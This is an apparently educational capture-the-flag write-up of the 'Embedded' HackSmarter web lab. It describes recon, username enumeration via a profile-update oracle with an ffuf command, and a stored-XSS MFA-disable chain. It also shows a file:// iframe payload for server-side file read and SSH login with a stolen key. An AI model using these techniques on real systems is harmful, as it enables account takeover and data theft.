Embedded
Summary
Embedded is a HackSmarter web application lab. The client is standing up a SaaS file-storage platform called HackSmarter Cloud, the web app is the only thing in scope, and a flag has been dropped on the host to prove full compromise. There is no Active Directory, no CVE, no binary to reverse. Every single step is an ordinary application-logic decision that is individually defensible and collectively fatal.
The engagement starts with three things: a working low-privilege account (brian:HackSmarter123!), a password recovered during OSINT that nobody could attribute (cJ2yxWMs3XEHbO), and a list of 501 candidate usernames. The password is useless until you know whose it is, so the first job is to turn that wordlist into a name. The profile-settings page hands you the oracle: usernames must be unique, so submitting a name that already belongs to somebody else fails while a free name succeeds. Five hundred and one POST requests later, exactly one name behaves differently, and tommy is the owner of the leaked password.
tommy is also the one account on the platform with TOTP enabled, so the correct password only gets you as far as a six-digit prompt. The seed is per-user and the code rotates every thirty seconds, so there is nothing to guess. What breaks the wall is not the second factor itself but the endpoint that removes it: POST /api/mfa/disable takes a zero-length body, asks for no password, asks for no current TOTP code, carries no anti-CSRF token, and authorises purely on the session cookie. Anything running as tommy in tommy’s browser can turn tommy’s MFA off. The messaging feature supplies exactly that, because its message body is documented as “HTML supported” and renders unfiltered in the recipient’s browser.
Once inside as tommy the second half of the box opens up. tommy is an administrator, and administrators get a Generate System Report page: a WYSIWYG editor that ships raw HTML to the server, where the server walks the markup, resolves every src attribute it finds, and re-emits each element with the fetched bytes inlined as a data: URI so the finished report carries its own assets. That is what the box is named for, and it is also the bug: nobody restricted the URL scheme, so <iframe src="file:///etc/passwd"> comes back as <iframe src="data:image/jpeg;base64,cm9vdDp4OjA6...">. That is arbitrary file read as the application user, which yields /home/tommy/.ssh/id_rsa, which yields a shell in the container listening on port 2222.
The privesc half has a single unifying idea, that handing attacker-controlled markup to something that will faithfully act on it gives the attacker that thing’s capabilities:
- The messaging feature renders attacker HTML in the victim’s browser, so the attacker inherits the victim’s session.
- The report feature resolves attacker HTML’s references server-side, so the attacker inherits the server’s filesystem.
- Both are the same bug wearing different clothes, and the box name is the hint.
Category: Web application. Starting position: a low-privilege account plus an unattributed leaked password. Theme: compose an enumeration oracle, a stored XSS, and a missing re-authentication check into an MFA bypass, then abuse a server-side resource inliner for arbitrary file read.
The Attack Chain at a Glance
1
2
3
4
5
6
7
8
9
10
11
12
13
unauthenticated
  -> given brian:HackSmarter123! + orphan password cJ2yxWMs3XEHbO + usernames.txt
  -> POST /update_profile is a username-uniqueness oracle
  -> ffuf over 501 names -> only 'tommy' collides -> the password has an owner
  -> tommy:cJ2yxWMs3XEHbO authenticates but stops at /mfa (TOTP enrolled)
  -> POST /messages/send accepts raw HTML in the body -> stored XSS
  -> victim renders the payload -> same-origin POST /api/mfa/disable
  -> no password re-prompt, no TOTP re-prompt, no CSRF token -> MFA removed
  -> login as tommy -> admin dashboard -> Generate System Report
  -> POST /dashboard/report inlines every src in report_html as a data: URI
  -> no scheme allow-list, so file:// resolves and the bytes come back base64
  -> read /etc/passwd, then /home/tommy/.ssh/id_rsa
  -> ssh -i id_rsa -p 2222 tommy@$IP -> container shell -> flag
1. Recon
Two IPs matter throughout this writeup, so it is worth fixing them up front:
1
2
IP=10.1.132.245      # the target
LHOST=10.200.74.255  # our VPN address, used for callbacks
1.1 Port scan
Three ports came back on the target:
1
nmap -vvv -p 22,2222,8080 -4 -sVC -Pn -oN nmap $IP
1
2
3
4
5
6
7
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
2222/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
8080/tcp open  http    Gunicorn
| http-title: HackSmarter Cloud
|_Requested resource was /login
|_http-server-header: gunicorn
http-methods reporting only OPTIONS HEAD GET is an artifact of nmap probing /login before authenticating, not a restriction. The whole application runs on POST.
1.2 Read the banners, not just the port numbers
The single most useful line in that scan is not the web server. It is the fact that the two SSH daemons do not belong to the same operating system:
| Port | Banner | Distribution |
|---|---|---|
| 22 | OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 | Ubuntu 24.04 |
| 2222 | OpenSSH 10.0p2 Debian 7+deb13u4 | Debian 13 |
One host does not normally run two sshd builds from two distributions. What it does mean is that port 22 is the physical host and port 2222 is forwarded into a container running a different base image. That container is almost certainly where the Gunicorn app lives, which tells us in advance that any file read we win against the web app will describe the container’s filesystem, and that any credential we recover from it should be tried against 2222 rather than 22.
1.3 Confirming it from the TTL, without touching the application
The banners are an inference from software versions. There is a second, completely independent signal sitting in the packets themselves, and it costs one more scan to read. Run a raw SYN scan as root with -vv, which makes nmap print the REASON column including the TTL of each SYN/ACK:
1
sudo nmap -vv -p 22,2222,8080 $IP
1
2
3
4
5
6
Host is up, received reset ttl 62 (0.15s latency).

PORT     STATE SERVICE      REASON
22/tcp   open  ssh          syn-ack ttl 62
2222/tcp open  EtherNetIP-1 syn-ack ttl 61
8080/tcp open  http-proxy   syn-ack ttl 61
Port 22 answers with TTL 62. Ports 2222 and 8080 answer with TTL 61. Same IP address, same scan, same instant, one hop of difference.
Linux sets an initial TTL of 64 on outbound packets, and every router that forwards a packet decrements it by one. A reply arriving at 62 has crossed two routing hops; a reply arriving at 61 has crossed three. Since all three replies come from what appears to be one address, that extra decrement cannot be network distance. It is a hop inside the target: packets for 2222 and 8080 are being forwarded across a virtual bridge into a separate network namespace and are decremented on the way out, while port 22 is answered by the host’s own kernel and is not.
Three conclusions follow, and the third is the one that pays off in section 9:
- The target is running containers. The extra hop is the container network, whether that is a Docker bridge, a
vethpair, or a NAT rule. - Port 22 belongs to the host. It is the only service answering from the outermost stack.
- Ports 2222 and 8080 share a TTL, so they share a namespace. The second sshd and the web application are in the same container. That is the inference the banners alone could not give us, and it is exactly why a key recovered through the web app will be accepted on 2222.
Note also that the service column here reads EtherNetIP-1 and http-proxy. Without -sV, nmap is just looking port numbers up in nmap-services and guessing. Those names are noise; the TTLs on the same lines are the signal.
TTL analysis is corroborating evidence, not proof. Hop counts vary by network path, TTLs can be rewritten by firewalls and load balancers, and some stacks use initial values other than 64 (Windows also uses 128, some network gear 255). What makes it convincing here is that the readings are differential: three ports on one address in one scan, where any path-length or rewriting effect would apply equally to all three. When two ports on the same host disagree about TTL by exactly one, believe it.
Two independent signals now agree, from two different layers of the stack, and neither required authenticating to anything. That is worth the extra thirty seconds before touching the application.
1.4 What the client provided
The scope note handed over three assets:
| Asset | Value |
|---|---|
| Working account | brian:HackSmarter123! |
| Leaked password, owner unknown | cJ2yxWMs3XEHbO |
| Candidate usernames | usernames.txt, 501 entries |
The shape of that briefing is the whole first act of the box. A password with no username is not a credential, it is half of one. Finding the other half is the first objective.
The instinct on seeing a password and a 501-name list is to password-spray: try
cJ2yxWMs3XEHbOagainst every username at/login. It does not work here./loginis rate-limited, and a sprayed wordlist collapses into a wall of429 Too Many Requestslong before it reachestommyon line 137. Throttling to stay under the limit turns a five-second job into a very long one, and every attempt is a failed authentication in the application’s logs. The way through is to find a primitive that answers the same question without touching the login form at all, which is exactly what section 3 does:/update_profileis not an authentication endpoint, nobody thought to rate-limit it, and it answers “does this user exist” 501 times in five seconds without a single failed login.
2. First Login and Application Map
1
http://10.1.132.245:8080/login

brian:HackSmarter123! lands directly on the dashboard, with no MFA prompt.

Three things on this page are worth writing down:
- Security Status: MFA is Disabled, with an Enable MFA button. The platform supports TOTP, this account simply has not enrolled. That button is a free look at the enrolment flow on an account we control.
- The sidebar is Dashboard / Messages / Settings. Three features, which is a small enough surface to enumerate exhaustively.
- There is no “Generate Report” button. Remember this. When the same dashboard is loaded as another user later, an extra control appears, and that difference is how you learn the app has an admin role at all.
2.1 Decoding the session cookie
The session cookie is a standard Flask cookie:
1
session=eyJ1c2VyX2lkIjoxfQ.amj33g.VklsJesZCdrKvDzJS9AYrV65Iv0
Flask’s default session is payload.timestamp.signature, joined by dots, each part base64url-encoded. It is signed, not encrypted, which means anybody holding the cookie can read its contents without the server’s SECRET_KEY:
1
2
3
4
5
6
7
python3 - <<'EOF'
import base64
def b64d(s):
    return base64.urlsafe_b64decode(s + '=' * (-len(s) % 4))
print(b64d('eyJ1c2VyX2lkIjoxfQ'))          # payload
print(int.from_bytes(b64d('amj33g'), 'big')) # issued-at timestamp
EOF
1
2
b'{"user_id":1}'
1785264094
So brian is user 1, and the whole server-side identity of a session is a single integer. Two consequences follow, and both matter later:
- The session references the account by ID, not by name. Renaming the account does not log you out, which is what makes the 501-request enumeration in the next section survivable.
- The signature is over the payload with a key we do not have. We can read
user_idbut we cannot bump it to2and becometommy, because the HMAC would not verify. Every step in this chain is engineered around that limitation, which is why the attack goes through the victim’s browser instead of through cookie forgery.
Always decode a Flask session cookie on sight. Even when you cannot forge it, the payload tells you what the application considers identity, and an application that stores only
user_idis one where changing your displayed username is a safe operation from the server’s point of view. That is precisely the assumption the next section abuses.
2.2 The feature inventory
Messages is an internal inbox. Empty on a fresh account:

New Message opens a composer with two fields, and the label on the second one is the loudest thing on the page:

Message Body (HTML supported). That is not a bug that slipped past a developer, it is a documented feature. Park it and come back to it in section 5.
Settings reaches a profile page that lets an account change its own username:

The subtitle is the important part: “This is your unique identifier on HackSmarter Cloud.” Unique. That word is the entire next section.
3. Username Enumeration via the Profile-Update Oracle
3.1 Why a write endpoint becomes a read primitive
Submitting the form unchanged returns a success banner:

POST /update_profile with username=<value> therefore has two possible outcomes:
| Submitted name | Server behaviour | Response |
|---|---|---|
| Not taken | Row updated | Profile updated successfully |
| Already taken by another user | Unique constraint rejects it | No success banner |
That is a boolean oracle for account existence, and it exists purely because a uniqueness constraint has to be enforced somewhere and the enforcement is observable. This is the same class of flaw as a registration form that says “that email is already in use” or a login that distinguishes “unknown user” from “wrong password”, but it is easier to miss during a review because it lives behind authentication, in a settings page nobody thinks of as an enumeration surface.
We hold a password and a 501-name list. Enumerate the list against the oracle, and any name that fails is a real account.
The general pattern: any endpoint that enforces a uniqueness constraint on user-controlled input is an existence oracle for that input. Registration forms, username changes, email changes, invite flows, vanity URLs, team names, API-key labels. It does not matter whether the endpoint is public or authenticated, and it does not matter whether the error message is descriptive. A difference in status code, body length, or response time is enough to build the oracle from.
3.2 Running it
1
2
3
4
5
6
ffuf -u "http://$IP:8080/update_profile" \
     -b 'session=eyJ1c2VyX2lkIjoxfQ.amj33g.VklsJesZCdrKvDzJS9AYrV65Iv0' \
     -H 'Content-Type: application/x-www-form-urlencoded' \
     -d 'username=FUZZ' \
     -w usernames.txt \
     -mc all -fr "Profile updated successfully" -v
1
2
3
4
5
[Status: 200, Size: 2827, Words: 910, Lines: 74, Duration: 335ms]
| URL | http://10.1.132.245:8080/update_profile
    * FUZZ: tommy

:: Progress: [501/501] :: Job [1/1] :: 120 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
One name out of 501. tommy exists, and by elimination the OSINT password belongs to him.
Look at the progress line: 120 requests per second, 501 requests, zero errors. Compare that with /login, which starts returning 429 almost immediately under the same load. The developer rate-limited the endpoint labelled “authentication” and left the one labelled “settings” wide open, even though both answer the same question about which accounts exist. Rate limiting applied by endpoint name rather than by what the endpoint reveals is rate limiting with a hole in it.
Two flags in that command deserve an explanation, because getting either wrong produces a clean run with zero results:
-mc alloverrides ffuf’s default status-code matcher. Here the discriminator is not the status code, it is the body: both the success and the failure path return200. Whenever the signal is in the response body, the correct pattern is to match every status and filter on content.-fr "Profile updated successfully"is a regex filter, so it drops every response containing the success banner. What survives the filter is the failure case, which for this endpoint is the interesting case. Inverting your intuition about which outcome is the “hit” is normal when the oracle is negative.
3.3 The Content-Type trap
Without the explicit Content-Type header the same command returns nothing but 400 Bad Request. ffuf’s -d sends the body bytes but does not set a content type on your behalf. Flask only populates request.form when the request declares application/x-www-form-urlencoded (or multipart/form-data), so the view function does request.form['username'] against an empty MultiDict, raises BadRequestKeyError, and Werkzeug converts that to a 400 before any application logic runs.
A uniform
400across an entire wordlist is almost never “the endpoint is hardened”. It usually means the request never reached the handler. Send one request by hand in Burp or curl and confirm you can reproduce a success before you fuzz anything.
3.4 The run is destructive, and the lab quietly undoes it
Every filtered-out request in that run succeeded. ffuf hides them from the output, but the server processed all 501 of them. This is not a read-only oracle: it is five hundred writes to a production-shaped user record, and when the run finishes brian is no longer called brian. He is called whatever the last thread to commit happened to be holding, somewhere near the tail of the wordlist.
The session survives that, because section 2.1 established the cookie carries {"user_id":1} and nothing else. The server never re-checks the name. The login form, however, looks accounts up by name, so the moment that session expires you are locked out of an account whose new name you may not even know.
Except that on this lab, it fixes itself. Re-request the settings page a few seconds after the run and the username field reads brian again, with no action taken and no cleanup request sent.
Nothing in the application did that. The platform runs a periodic job that re-seeds the lab to its published starting state, which is a sensible thing for a training environment to do and is why the box can be handed to the next person without a manual rebuild. It is worth understanding rather than just enjoying, because it cuts three ways:
- It is not a property of the vulnerability. Nothing you exploited repaired anything. A real application has no re-seeder, the renames are permanent, and the finding you write up is unchanged.
